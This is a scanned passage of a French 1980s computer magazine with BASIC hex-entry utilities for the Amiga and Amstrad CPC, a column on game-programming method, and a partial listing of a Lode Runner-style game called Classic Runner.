- Viennent ensuite huit nombres de 16 bits exprimés en hexadécimal.
- Finalement, précédé de ":", la fameuse somme d'auto-contrôle, antidote à la «Guru Meditation».

L'appel aux librairies que réalise le programme nécessite la présence des fichiers dos.bmap et exec.bmap sur la disquette de travail contenant *Amiga Saisie* (et Amiga Basic). Ceux-ci figurent dans le répertoire BasicDemos de la disquette originale Extras 1.2 ou 1.3 livrée avec la machine et doivent être copiés comme suit dans le répertoire principal:

- charger le Workbench et le CLI en cliquant les icônes,
- taper
• COPY DF0:C/CD RAM:
• COPY DF0:C/COPY RAM:
- mettre dans le lecteur 0 la disquette Extras,
- taper
• CD DF0:
• COPY DF0:BASICDEMOS/DOS.BMAP RAM:
• COPY DF0:BASICDEMOS/EXEC.BMAP RAM:
- insérer la disquette de travail,
- taper
• CD DF0:
• COPY RAM:DOS.BMAP DF0:
• COPY RAM:EXEC.BMAP DF0:

Mode d'emploi

Après lancement, précisez la longueur du programme à générer signalée (en principe) dans le mode d'emploi du listing publié.

Lors de la saisie des codes hexadécimaux:

- la flèche gauche permet le retour en arrière pour d'éventuelles corrections.
- celle de droite permet d'afficher à l'emplacement du curseur, les caractères de la ligne précédente (très utile pour dupliquer une ligne de zéro).
- le programme s'arrête automatiquement en fin de listing et réclame le nom du fichier à sauvegarder.

Le fichier exécutable ainsi créé par *Amiga Saisie* ne possède pas d'icône correspondante et doit être lancé par le CLI. Toutefois, si l'utilisateur conçoit une icône, le fichier pourra être lancé à partir du *WorkBench* par un double clickage.

Stéphane Rodriguez

```
' ▪ indique l'endroit où
' vous devez frapper Return.
'
' AmigaSaisie version 1.b ▪
' (c) Stéphane Rodriguez  Ø1/Ø8/89▪
▪
REM Important: la syntaxe des variables
(nom,longueur,▪
REM majuscules ou min.) doit être absolu
ment respectée▪
REM car celles-ci appellent en fait des
routines en▪
REM langage machine (Librairies) se trou
vant en ROM.▪
▪
DECLARE FUNCTION AllocMem& LIBRARY▪
DECLARE FUNCTION FreeMem& LIBRARY▪
DECLARE FUNCTION xOpen& LIBRARY▪
DECLARE FUNCTION xWrite& LIBRARY▪
DECLARE FUNCTION xClose& LIBRARY▪
▪
CHDIR "dfØ:":LIBRARY "exec.library":LIBR
ARY "dos.library"▪
SCREEN 1,64Ø,24Ø,2,2:WINDOW 1,"AmigaSais
ie v 1.b (c) Stéphane Rodriguez",,Ø,1▪
PALETTE Ø,Ø,Ø,Ø:PALETTE 1,1,1,1:PALETTE
2,.5,.5,.5:COLOR 1,Ø:WINDOW OUTPUT 1:DIM
 saving$(36)▪
RequestLength:▪
PRINT :INPUT "Longueur du fichier α crée
r (en décimal et en octets) :",L:PRINT ▪
IF L<=Ø THEN RequestLength ELSE Length&=
L▪
Address&=AllocMem&(Length&,65538&)▪
IF Address&=Ø THEN PRINT "Espace non all
ouable,rebootez votre disk.":PRINT "En n
e chargeant cette fois-ci rien d'autre q
ue l'AmigaBasic et AmigaSaisie":END▪
inputline=1:FOR ad=Address& TO Address&+
Length& STEP 16▪
FirstEntry:▪
count=1:o$=STR$(inputline):o$=RIGHT$(o$,
LEN(o$)-1):o$=STRING$(5-LEN(o$),48)+o$+"
:":PRINT o$;▪
```

```
KeyWaiter:▪
key$="":WHILE key$="":COLOR 2,Ø:PRINT CH
R$(14Ø);CHR$(8);:key$=INKEY$:WEND:key$=U
CASE$(key$)▪
IF key$=CHR$(31) OR key$=CHR$(8) THEN ke
y$=CHR$(127)▪
IF key$=CHR$(28) OR key$=CHR$(29) THEN K
eyWaiter▪
IF key$=CHR$(3Ø) THEN IF saving$(count)<
>"" THEN key$=saving$(count) ELSE key$="
Ø"▪
IF key$<>CHR$(127) THEN NextTable ELSE I
F count=1 THEN KeyWaiter ELSE count=coun
t-1:PRINT CHR$(8);" ";CHR$(8);:IF count/
4=INT(count/4) THEN PRINT CHR$(8);" ";CH
R$(8);▪
GOTO KeyWaiter▪
NextTable:▪
IF key$<"Ø" OR key$>"F" THEN PRINT CHR$(
7);:GOTO KeyWaiter▪
IF key$<"A" AND key$>"9" THEN PRINT CHR$
(7);:GOTO KeyWaiter▪
COLOR 1,Ø:PRINT  key$;:IF count=32 THEN
PRINT ":"; ELSE IF count/4=INT(count/4)
THEN PRINT " ";▪
saving$(count)=key$:count=count+1:IF cou
nt<37 THEN KeyWaiter▪
ste=Ø:FOR x=1 TO 31 STEP 2:value=VAL("&H
"+saving$(x)+saving$(x+1))▪
a=ad+ste:IF a<(Address&+Length&) THEN PO
KE a,value▪
ste=ste+1:NEXT ▪
che=Ø:FOR x=1 TO 29 STEP 4:che=che+VAL("
&H"+saving$(x)+saving$(x+1)+saving$(x+2)
+saving$(x+3))▪
NEXT:checksum=che AND 65535&▪
checksum2=VAL("&H"+saving$(33)+saving$(3
4)+saving$(35)+saving$(36))▪
IF checksum2<Ø THEN checksum2=checksum2+
65536&▪
IF checksum<>checksum2 THEN ErrorRequest
▪
inputline=inputline+1:PRINT :NEXT ad▪
PRINT :PRINT "La saisie est enfin termin
ée...Insérez la disquette qui contiendra
 le fichier"▪
GOSUB WaitForAKey:PRINT :INPUT "Entrez l
e nom du fichier ainsi créé :",n$▪
filename$="dfØ:"+n$+CHR$(Ø)▪
Handle&=xOpen&(SADD(filename$),1ØØ6)▪
filewrite&=xWrite&(Handle&,Address&,Leng
th&)▪
fileclose&=xClose&(Handle&)▪
f&=FreeMem&(Address&,Length&):LIBRARY CL
OSE▪
PRINT :PRINT "Programme sauvegardé et ex
écutable directement sous CLI, au revoir
 !"▪
END▪
ErrorRequest:▪
PRINT CHR$(7);" Erreur !":GOTO FirstEntr
y▪
WaitForAKey:▪
IF INKEY$="" THEN WaitForAKey ELSE RETUR
N▪
▪
```

C'EST PROPRE, C'EST NET

D'une structure identique à la précédente version (Micro-Mag n°1), Amsaisie V.2 bénéficie de quelques améliorations qui fiabilisent cette fois totalement la saisie hexadécimale tout en simplifiant les manœuvres de corrections.

Soit les divers perfectionnements:

- vérification et prise en compte par la somme de contrôle de l'ordre des Data dans chaque ligne saisie,
- déplacement du curseur autorisé dans la ligne sans destruction des données. Il est désormais possible de revenir par la touche fléchée gauche sur une valeur à corriger, puis de réafficher la ligne de codes par la touche fléchée droite. A signaler que cette dernière permet de dupliquer rapidement une ligne de zéro,
- Réaffichage automatique d'une ligne erronée, afin de permettre sa correction de la façon ci-dessus évoquée.

N.B. Possesseurs d'*Amsaisie*, examinez attentivement ce nouveau listing afin d'effectuer sur votre ancienne version les modifications nécessaires. Rappelons à l'attention de ceux qui l'ignorent, qu'*Amsaisie V. 2* permet la saisie aisée de codes hexadécimaux présents dans nos colonnes sous la forme: adresse, suite de huit codes, somme de contrôle. Sachez que pour un même programme, lesdites sommes diffèrent selon la version d'*Amsaisie* utilisée.

Mode d'emploi

Après lancement, spécifiez en hexadécimal (sans le préfixe &) l'adresse de début d'implantation du langage machine. Celle- ci s'affiche suivie de ":" et d'un curseur clignotant. Entrez la série de huit codes sans vous préoccuper des espaces et sans valider par Return (validation automatique). En fin de ligne et à l'affichage de ":", entrez la somme de contrôle correspondant à la ligne saisie. En l'absence d'erreur, l'adresse suivante s'affiche, etc. Dans le cas contraire, un signal sonore et un message vous signale une bévue. Effectuez alors la correction dans la ligne automatiquement réaffichée. En cours de saisie, la touche Del est opérationnelle. L'appui sur S réalise la sauvegarde du langage machine après spécification du nom du fichier.

Toutefois, deux solutions s'offrent à vous:

- vous êtes fou et venez de saisir en une seule fois la totalité des codes hexadécimaux (très nombreux dans la plupart des cas). Rien de plus simple: après l'entrée de la dernière somme de contrôle et l'affichage de l'adresse suivante, appuyez sur S, précisez le nom du fichier et validez par Return ou Enter.
- vous êtes raisonnable et désirez morceler votre saisie. Au moment de stopper momentanément votre frappe pour la poursuivre ultérieurement, appuyez sur S après l'affichage de l'adresse suivante et attribuez un numéro d'ordre à votre nom de fichier (exemple, PAC1). A la fin de la sauvegarde, l'adresse suivante déjà citée se réaffiche; notez-la. Elle sera l'adresse de début qu'il conviendra de spécifier lors de la reprise de votre travail (PAC2). Créez de la sorte une suite de fichiers binaires (PAC1, PAC2, PAC3, etc.). Finalement, chargez à la suite tous ces fichiers après un MEMORY inférieur à l'adresse d'implantation (adresse -1) et effectuez une sauvegarde totale et définitive par la commande de type

Save "nom de fichier", b, adresse de début, longueur.

Le nom du fichier et la valeur des paramètres sont toujours précisés dans le mode d'emploi des programmes publiés.

Exemple

Prenons l'exemple d'un programme appelé *Pacman*, d'adresse de début &A000 et morcelé en trois fichiers: PAC1, PAC2 et PAC3. Pour les réunir en un seul d'après la longueur totale &BFF indiquée dans le mode d'emploi, il faudra lancer le court programme suivant:

```
10 MEMORY &A000-1
20 LOAD "!PAC1.BIN"
30 LOAD "!PAC2.BIN"
40 LOAD "!PAC3.BIN"
50 PRINT "Placez le support de sauvegarde et appuyez sur une touche": CALL &BB06
60 SAVE "!PACMAN", b, &A000, &BFF
```

Sined

```
10 ' AMSAISIE V.2 par Denis JARRIL [1613]

20 MEMORY &2000:DIM O$(18):MODE 1: [17221]
BORDER 0:INK 0,0:INK 1,13:CLS:PRIN
T:PRINT" I pour changer l'adresse
courante":PRINT" S pour sauver les
 donnees":PRINT" Tapez les caracte
res sans espace ni     return (tou
t se fait automatiquement).
30 PRINT" Les fleches servent a l' [4494]
edition.
40 PRINT:INPUT" ADRESSE DE DEPART  [4092]
: ",A$:D$=A$:IF A$="" THEN 40
50 A=VAL("&"+A$)                   [1273]
60 I=0:A$=HEX$(A,4):PRINT:PRINT A$ [3200]
;":";:C=VAL("&"+LEFT$(A$,2))+VAL("
&"+RIGHT$(A$,2))
70 T$="":WHILE T$="":CALL &BB8A:T$ [3454]
=INKEY$:CALL &BB8D:WEND:T$=UPPER$(
T$)
80 IF T$=CHR$(242) THEN T$=CHR$(12 [2397]
7)
90 IF T$=CHR$(243) THEN T$=O$(I)   [2003]
100 IF T$="I" THEN CLS:RUN         [1132]
110 IF T$<>"S" THEN 140 ELSE D=VAL [3244]
("&"+D$):IF D>0 AND A<0 THEN A=A+6
5536
120 PRINT:PRINT:INPUT"  NOM : ",N$ [3394]
:IF N$<>"" THEN SAVE N$,B,D,A-D+1
130 GOTO 60                        [390]
140 IF T$<>CHR$(127) THEN 160 ELSE [6246]
 IF I=0 THEN 70 ELSE I=I-1:PRINT C
HR$(8);" ";CHR$(8);:IF I/2<>I\2 TH
EN PRINT CHR$(8);" ";CHR$(8);
150 GOTO 70                        [396]
160 IF T$<"0" OR T$>"F" THEN SOUND [2699]
 7,150,20:GOTO 70
170 IF T$<"A" AND T$>"9" THEN SOUN [2630]
D 7,150,20:GOTO 70
180 PRINT T$;:IF I=15 THEN PRINT": [3124]
"; ELSE IF I/2<>I\2 THEN PRINT" ";
190 O$(I)=T$                       [592]
200 I=I+1:IF I<18 THEN 70          [1266]
210 FOR I=0 TO 15 STEP 2:X=VAL("&" [4897]
+O$(I)+O$(I+1)):POKE A,X:A=A+1:C=C
+X*((I\2)+1):NEXT:C=C AND &FF
220 IF C=VAL("&"+O$(I)+O$(I+1)) TH [2440]
EN 60
230 SOUND 7,50,10:SOUND 7,500,10:A [9075]
=A-8:PRINT"ERREUR!":PRINT HEX$(A,4
);":";:FOR I=0 TO 15:PRINT O$(I);:
IF I/2<>I\2 AND I<>15 THEN PRINT"
";
240 NEXT:PRINT":";:PRINT O$(I);:I= [4903]
I+1:C=VAL("&"+LEFT$(A$,2))+VAL("&"
+RIGHT$(A$,2)):GOTO 70
```

Le nouveau discours de la méthode

LES COURS DU PROFESSEUR ALI GATOR

Créer un logiciel réclame bien sûr quelques connaissances, mais aussi de l'ordre, de la méthode et un brin d'imagination.

Depuis plus d'un an que je m'efforce d'inculquer à tous lesdites connaissances, quiconque doit être en mesure d'écrire un *Pac Man* sans problème, sinon, vous m'en verriez contrit. Pour ce qui est de l'ordre; commencez par ôter de votre table tout ce qui est étranger à l'informatique: jambon-beurre de la veille, anciens *Lui*, *Playboy* et la photo de Gorbatchev. Reste enfin la méthode, thème de notre rendez-vous d'aujourd'hui.

Bien sûr, il existe plusieurs méthodes, mais je vais me contenter d'aborder celle que m'est la plus connue: la mienne. Certes imparfaite, elle m'a néanmoins permis d'écrire plus de cinquante logiciels. Adaptez-la à votre guise.

Le dossier

Avant de commencer un nouveau logiciel, la première chose à faire est de constituer un dossier de travail. En fait, une simple chemise cartonnée où sont rassemblés tous les éléments nécessaires à la création. Le plus important consiste en une demi-douzaine de feuilles vierges arrachées à un gros bloc-note de format A4. Les petits carrés de 5 mm qui divisent chaque feuille permettent en effet une représentation parfaite des écrans et des caractères redéfinis.

En plus de ces quelques feuilles, ce fameux dossier comprend les pages des caractères Ascii du manuel, mises pour ma part sous intercalaires transparents. De la même façon figure ma banque de sons, où tous les bruitages de mes travaux ont été réunis avec, en bonne place, les pages que feu *Am-Mag* avait publiées sur ce sujet. Ainsi, lorsque je recherche par exemple un «coup de feu», de longues recherches fastidieuses me sont épargnées. Je n'ai que l'embarras du choix.

Quelques feuillets sur l'Assembleur sont également très utiles. Le nom de toutes les routines déjà écrites, leur descriptif ainsi que le logiciel où il est possible de les récupérer. Enfin, une carte de toutes les adresses de la Ram vidéo et la liste des appels de routines système viennent compléter ce savant dispositif.

L'idée

Qui l'eut crut? Il est nécessaire d'avoir une vague idée de ce que l'on veut faire avant de commencer. A la question *«Mais où Ali Gator trouve-t-il les idées de ses jeux?»*, je réponds sans ambages: dans les logiciels commerciaux. Point de honte à cela car même les professionnels pratiquent de la sorte.

Ceux d'entre vous qui suivent avec attention mes modestes oeuvres, n'ont pas été sans remarquer une similitude relative entre certains de mes programmes et ceux faisant la Une de l'actualité. Pas vraiment du pompage, car si le thème d'un jeu existant est bien repris, je m'attache à lui apporter, dans le cadre de mes limites, le petit «plus» qui marque la différence. Prenons deux exemples. Est paru dans *Micro-Mag* n°6 le jeu *Sweek End 3D*. Le thème où le joueur doit peindre son aire de jeu en une seule couleur pour passer au tableau suivant est directement inspiré de *Skweek*. Le petit plus par rapport au jeu initial est la représentation en trois dimensions.

Sur le même principe, j'ai commis un jeu appelé *Perestroïka*, version simplifiée du fameux *Tetris* où je me suis appliqué à enrichir le choix des pièces. 14 contre les 6 ou 7 de la version originale. Depuis, une modification de mon cru porte à 28 le nombre de pièces disponibles. En règle générale, je suis à l'affût de tout ce qui se fait dans le domaine ludique, pas uniquement sur CPC ni exclusivement sur ordinateur. Lorsque j'entrevois l'adaptation possible d'un logiciel, je me garde de l'acheter. En me contentant des critiques, descriptifs et images écran glanées dans les revues spécialisées, je laisse libre cours à mon imagination qui m'entraîne parfois bien loin de l'idée initiale.

Le scénario

L'idée du jeu trouvée, passons au scénario. Un bien grand mot pour ce qui est en fait un descriptif sommaire du jeu où quelques lignes suffisent. Scoop! Voici celui de mon prochain jeu. L'idée m'est venue en feuilletant une revue dédiée à une machine dont je tairais le nom. Un petit canard pousse un œuf devant lui afin de le ramener intact dans son nid situé en bas de l'écran. L'œuf ne s'arrête que lorsqu'il rencontre un des obstacles qui sont de deux sortes: des bottes de foin, dans ce cas pas de bobo et des pierres. Alors là... bonjour l'omelette. Bien évidemment quelques monstres perturbent notre héros. Voilà le scénario écrit en toutes lettres dans mon dossier. Le mode, la taille de l'écran, des personnages, le nombre de poursuivants, seront définis ultérieurement. Ils risquent de changer cent fois avant le point final...

L'organigramme

Ne vous fiez pas au titre de ce paragraphe qui n'est là que pour faire sérieux. En fait d'organigramme, eh bien... je n'en fais point. Ce n'est pas faute d'avoir essayé, surtout à mes débuts (Oh oui! grand-père,

parle-nous de ta guerre). Les livres sérieux sur la programmation consacrent invariablement un chapitre aux organigrammes.
On y apprend l'art et la manière de structurer un programme à l'aide de petits rectangles, carrés, ronds et flèches du plus bel effet. Mais sans vouloir vous en détourner, car ils peuvent très bien vous convenir (les miens étaient trop proches de l'art abstrait), je leur préfère un petit système maison appelé «fichier de Rem».

Le fichier de Rem

Prenez une compilation de listings (un hors-série *Micro-Mag*, bien sûr), un seul coup d'œil sur les Rem suffit à reconnaître ceux de votre serviteur. Tous les sous-programmes sont déclarés dans un cadre formé de «:» sur cinq lignes et leur nom se retrouve d'un programme sur l'autre. Pourtant, je jure n'avoir jamais écrit deux fois le même jeu. Enfin, avouons qu'il y avait des variantes... L'explication? J'ai conçu jadis un programme ne contenant que des Rem, ceux rencontrés justement au fil de tous mes jeux.
Je débute donc tout nouveau logiciel par le chargement de ce fameux fichier de REM formant la charpente de mon travail. Les sous-programmes situés toujours aux mêmes endroits me sont devenus familiers: «variables de base» commence toujours en ligne 500, «routine principale» en ligne 2000, etc. Cette méthode de travail simple et rapide mérite d'être développée et commentée en détail. Nous le ferons prochainement.

RECREATION : CLASSIC RUNNER

Certains jeux font partie intégrante de l'histoire de l'informatique, peut-être parce chacun d'eux représente une étape dans l'évolution du système. Au rang de ces dinosaures, le casse-briques, *Pac Man, Space Invader* et *Lode Runner*. Néanmoins, ces classiques se portent bien. Preuve s'il en est, toutes les adaptations qui voient encore le jour.

A mon tour de vous présenter une version personnelle du fameux *Lode Runner*, avec toutefois une petite différence. Au lieu de creuser des trous pour faire disparaître ses ennemis, notre héros dispose d'un fusil redoutable.

Redéfinition

Ce jeu nécessite de nombreux caractères redéfinis pour dessiner les passerelles, échelles, monstres, etc. Conservant précieusement le dessin de ceux déjà utilisés, ne soyez pas surpris si certains ne vous sont pas inconnus. A eux seuls, les caractères redéfinis méritent un cours (prochainement?). Ne serait-ce que pour expliquer une fois de plus l'improper argument que d'aucuns rencontrent sur la ligne Symbol After.
• **Variables de base**
Ligne 340 : Defint A-Z afin d'augmenter la vitesse des calculs puisque nous n'utiliserons que des variables entières.
Ligne 370 : fonction testant la couleur à une position X, Y. Même principe que pour le jeu *Hélico Drop* (*Micro-Mag* n°7).
Ligne 370 : variables pour activer et désactiver le mode transparent ainsi que pour opérer l'effacement d'un caractère (ef$).
• **Branchement des tableaux**
Trois tableaux sont proposés sur les huit prévus. Plus loin est expliqué comment créer les data complémentaires.
• **Création du décor**
Lignes 610 - 630 : création du tableau des scores.
Lignes 640 - 690 : création des passerelles, échelles et clés en fonction des data en fin de listing. La méthode par segmentation utilisée a fait l'objet d'explications dans le cours sur les data.
Lignes 700 - 720 : positionnement des monstres et du joueur. Tous les éléments du décor ont un numéro spécifique, lequel est recopié dans un tableau DIM EC de la taille de l'écran. Les tests de collision s'effectueront dans ce tableau.
• **Routine principale**
Lignes 780 - 840 : déplacement des monstres et interrogation du joystick.
Lignes 850 - 810 : déplacement vers le haut du joueur et test de sa position sur une échelle. Si Y=3, c'est gagné et on passe au tableau suivant. Pour les déplacements à gauche ou à droite, il faut vérifier que l'on ne sort pas du cadre. A noter que le mode transparent rajoute deux caractères à l'affichage du joueur. Un locate 40, 5 n'est donc pas possible, ce qui explique les limites du cadre de jeu entre les colonnes 2 à 38.


Feu


Serré d'un peu trop près par ses poursuivants, le joueur peut utiliser son arme pour les faire disparaître. Attention! les munitions sont en nombre réduit.
Ligne 1090 : comptage des munitions et retour si cartouchière vide.
Lignes 1110 - 1160 : départ de la balle à droite en fonction du sens du joueur. Dans XF, la position X de la balle. Vérification si position X=40 non atteinte. Les monstres sont de la couleur 1. Avec la fonction définie en début de programme, on teste la position de la balle pour savoir si un monstre n'est pas touché. Si c'est le cas un sous-programme (lignes 1150-1160) calcule de quel monstre il s'agit, le fait disparaître et lui attribue de nouvelles coordonnées en haut de l'écran. Ce monstre ne réapparaîtra que lors du ramassage de la prochaine clé.
• **Chute, comptage des clés, perdu**
Lignes 1240 - 1270 : chute du joueur. Test de la position située sous le joueur. A zéro (case vide), Y est incrémenté et bouclage pour un nouveau test.
Lignes 1310 - 1350 : comptage des clés. Incrémentation du score. Si toutes les clés sont ramassées, affichage d'une portion d'échelle permettant de monter jusqu'à la position Y=3. Nous savons que si Y=3, c'est gagné. Lors de la création de vos propres tableaux, faites en sorte qu'aucun élément du décor, à part les scores, ne soit dessiné entre les lignes 1 et 4.
Lignes 1410 - 1360 : perdu. Touché par un monstre vous perdez une vie. Vous n'en avez plus? Le jeu recommence au premier tableau.

Les monstres

Soit quatre monstres possibles par tableau qui ne sont pas tous déplacés à chaque interrogation du joystick afin de gagner de la vitesse. Un tirage aléatoire sélectionne celui qui bougera. Les déplacements se déterminent en fonction de la position X, Y du joueur. Pas tout à fait, en réalité. Le périple des monstres est une chose assez complexe et très importante car elle détermine souvent l'intérêt du jeu. Il existe plusieurs variantes, elles méri-







tent que l'on s'y attarde ultérieurement.

Création de tableaux supplémentaires

Conçu pour huit, ce jeu n'en comporte que trois. Votre travail va consister à créer ceux qui manquent. Il y a six lignes de data par tableau.

- La première ligne contient quatre données. Dans l'ordre: le nombre de passerelles, d'échelles, de clés et enfin de monstres.
- Deuxième ligne: suivant le nombre de passerelles, trois données A, B et C pour le dessin de chacune. A correspond à la position en abscisse la plus à gauche de la passerelle, B la plus à droite et enfin C précise la ligne d'affichage. Deux impératifs: aucune passerelle au dessus de la ligne 5 et toujours finir par une passerelle socle de données 2, 38, 24.
- Troisième ligne. Suivant le même principe, dessin des échelles. A, position la plus haute de l'échelle, B, position la plus basse et C, colonne d'implantation.
- Quatrième ligne, les clés. Suivant leur nombre, deux données correspondant à la position X, Y de chacune.
- Ligne 5, même principe mais pour les monstres.
- Ligne 6. Trois données permettant de dessiner le tronçon d'échelle qui apparaît lorsque toutes les clés sont ramassées. C'est souvent le prolongement d'une échelle déjà existante pour atteindre la ligne 4.

Bonnes grimpettes...

Claude Le Moullec

```
10 REM :::::::::::::::::::::::      [1661]
20 REM :                     :      [419]
30 REM :    MICRO MAG et     :      [696]
40 REM :     ALI  GATOR      :      [1426]
50 REM :                     :      [419]
60 REM :     presentent      :      [1423]
70 REM :                     :      [419]
80 REM :   CLASSIC RUNNER    :      [1791]
90 REM :                     :      [419]
100 REM ::::::::::::::::::::::      [1661]
110 REM :                    :      [419]
120 REM :   REDEFINITIONS    :      [1904]
130 REM :                    :      [419]
140 REM :::::::::::::::::::::::   [1661]
150 SYMBOL AFTER 239              [1457]
160 SYMBOL 240,6,6,60,12,18,16,10 [2146]
4,8:b1$=CHR$(240)
170 SYMBOL 241,96,96,28,48,72,8,2 [2897]
2,16:b2$=CHR$(241)
180 SYMBOL 242,153,90,60,24,24,36 [2471]
,36,36:b3$=CHR$(242)
190 SYMBOL 243,247,7,112,118,6,11 [3564]
0,224,247:mr$=CHR$(243)
200 SYMBOL 244,255,129,129,129,25 [2122]
5,129,129,129:he$=CHR$(244)
210 SYMBOL 245,60,36,60,8,8,24,8, [2552]
56:ky$=CHR$(245)
220 SYMBOL 246,28,54,63,93,20,36, [2831]
68,2:m1$=CHR$(246)
230 SYMBOL 247,24,60,36,60,24,126 [2853]
,89,157:m2$=CHR$(247)
240 SYMBOL 248,36,60,165,126,60,3 [3792]
6,36,102:m3$=CHR$(248)
250 SYMBOL 249,66,60,90,126,255,1 [3144]
89,36,231:m4$=CHR$(249)
260 SYMBOL 250,0,0,0,63,104,0,0,0 [2691]
:fu$=CHR$(250)
270 SYMBOL 251,0,0,60,0,0,0,0,0:b [2586]
a$=CHR$(251)
```

```
280 SYMBOL 252,0,0,0,252,22,0,0,0 [2322]
:fu1$=CHR$(252)
290 REM :::::::::::::::::::::::    [1661]
300 REM :                     :    [419]
310 REM : VARIABLES DE BASE   :    [2081]
320 REM :                     :    [419]
330 REM :::::::::::::::::::::::    [1661]
340 DEFINT a-z                     [553]
350 MODE 1:BORDER 0:INK 0,0:INK 1 [2272]
,26:INK 2,24:INK 3,6
360 VIE=4:TR=4:SC=0:TA=1:B$=B1$:D [2795]
IM EC(40,25)
370 DEF FN PO(X,Y)=TEST((X-1)*16+ [1116]
8,(26-Y)*16-8)
380 TR$=CHR$(22)+CHR$(1):NR$=CHR$ [2576]
(22)+CHR$(0):ef$=nr$+" "
390 ENV 1,10,-1,2:ENT 1,10,-2,2:E [3501]
NV 2,5,2,2:ENT 2,2,-5,2,3,-2,2,2,
-10,2
400 ENV 3,5,3,1,1,0,18,6,-3,4:ENT [3996]
 3,5,1,1,10,-1,1,10,1,1,10,-1,1,1
5,1,1
410 ENV 5,10,-1,8,5,-1,4:ENT -5,8 [2659]
0,1,1,20,2,1
420 REM :::::::::::::::::::::::    [1661]
430 REM :                     :    [419]
440 REM :   BRANCHEMENT TAB   :    [1219]
450 REM :                     :    [419]
460 REM :::::::::::::::::::::::    [1661]
470 ON TA GOTO 480,490,500,510,52 [2540]
0,530,540,550
480 RESTORE 1780:GOSUB 610:GOTO 7 [727]
80
490 RESTORE 1840:GOSUB 610:GOTO 7 [2732]
80
500 RESTORE 1910:GOSUB 610:GOTO 7 [2479]
80
510 RESTORE 3000:GOSUB 610:GOTO 7 [1742]
80
520 RESTORE 4000:GOSUB 610:GOTO 7 [1807]
80
530 RESTORE 5000:GOSUB 610:GOTO 7 [2015]
80
540 RESTORE 6000:GOSUB 610:GOTO 7 [1633]
80
550 RESTORE 7000:GOSUB 610:GOTO 7 [2205]
80
560 REM :::::::::::::::::::::::    [1661]
570 REM :                     :    [419]
580 REM : CREATION DU DECOR   :    [2358]
590 REM :                     :    [419]
600 REM :::::::::::::::::::::::    [1661]
610 CLS:PLOT 1,355,1:DRAW 639,355 [3664]
:DRAW 639,395:DRAW 1,395:DRAW 1,3
55
620 PEN 2:LOCATE 2,2:PRINT nr$;"V [3687]
IE     SCORE     TAB     FUSIL
S"
630 PEN 3:FOR H=1 TO VIE:LOCATE 5 [5889]
+H,2:PRINT B1$:NEXT:LOCATE 17,2:P
RINT SC:LOCATE 26,2:PRINT TA:LOCA
TE 37,2:PRINT TR
640 ERASE EC:DIM EC(40,25):READ P [2447]
AS,HEC,CLE,MON
650 PEN 2:FOR H=1 TO PAS:READ A,B [2943]
,C:FOR G=A TO B
660 LOCATE G,C:PRINT MR$:EC(G,C)= [2783]
3:NEXT G,H
670 PEN 1:FOR H=1 TO HEC:READ A,B [2301]
,C:FOR G=A TO B
680 LOCATE C,G:PRINT HE$:EC(C,G)= [2390]
2:NEXT G,H
690 PEN 3:FOR H=1 TO CLE:READ A,B [5102]
:LOCATE A,B:PRINT KY$:EC(A,B)=8:N
EXT
700 FOR H=1 TO MON:READ A,B:LOCAT [3592]
E A,B:PRINT CHR$(245+H):ss(h)=1
710 mx(h)=a:my(h)=b:MS(H)=1:NEXT  [2549]
720 PEN 1:LOCATE 20,23:PRINT tR$; [2477]
B$:X=20:Y=23:X1=X:Y1=Y
730 REM :::::::::::::::::::::::    [1661]
740 REM :                     :    [419]
750 REM : ROUTINE PRINCIPALE  :    [2225]
760 REM :                     :    [419]
770 REM :::::::::::::::::::::::    [1661]
780 GOSUB 1520                     [907]
790 IF JOY(0)=1 THEN B$=B3$:GOTO  [1279]
850
800 IF JOY(0)=2 THEN B$=B3$:GOTO  [1512]
920
810 IF JOY(0)=4 AND X>2 AND ec(x- [3333]
1,y)<>3 THEN B$=B2$:x=x-1:GOTO 97
0
820 IF JOY(0)=8 AND X<38 AND ec(x [3147]
+1,y)<>3 THEN B$=B1$:x=x+1:GOTO 9
70
830 IF JOY(0)=16 AND ec(x,y)=0 TH [1753]
EN 1090
840 GOTO 780                       [409]
850 IF ec(x1,y1)=2 THEN LOCATE x1 [2611]
,y1:PEN 1:PRINT nr$;he$ ELSE 780
860 Y=Y-1:IF y=3 THEN 880          [1913]
870 LOCATE x,y:PEN 1:PRINT Tr$;B$ [1604]
:X1=X:Y1=Y:GOTO 780
880 RESTORE 900:FOR h=1 TO 7:READ [2472]
 p,d:SOUND 1,p,d,15,1:NEXT
890 FOR t=1 TO 2500:NEXT           [924]
900 DATA 638,25,638,25,638,25,568 [2068]
,25,638,50,638,50,478,100
910 sc=sc+100:ta=ta+1:tr=5-ta:IF  [4301]
tr<1 THEN tr=1:GOTO 470 ELSE 470
920 IF ec(x,Y+1)<>2 THEN 780       [970]
930 Y=Y+1:IF FN PO(X,Y)=1 THEN 97 [1347]
0
940 IF ec(x1,y1)=2 THEN LOCATE x1 [4716]
,y1:PEN 1:PRINT nr$;he$ ELSE LOCA
TE x1,y1:PRINT EF$
950 LOCATE x,y:PEN 1:PRINT Tr$;B$ [1244]
:X1=X:Y1=Y
960 IF EC(X,Y+1)=0 THEN 1240 ELSE [1997]
 780
970 IF FN PO(X,Y)=1 THEN LOCATE x [3275]
,y:PRINT ef$:GOTO 1410
980 LOCATE X1,Y1:PRINT ef$:PEN 1: [4711]
LOCATE X,Y:PRINT tr$;B$
990 IF EC(X1,Y1)=2 THEN PEN 1:LOC [2487]
ATE X1,Y1:PRINT HE$
1000 IF EC(X1,Y1)=8 THEN GOTO 131 [1674]
0
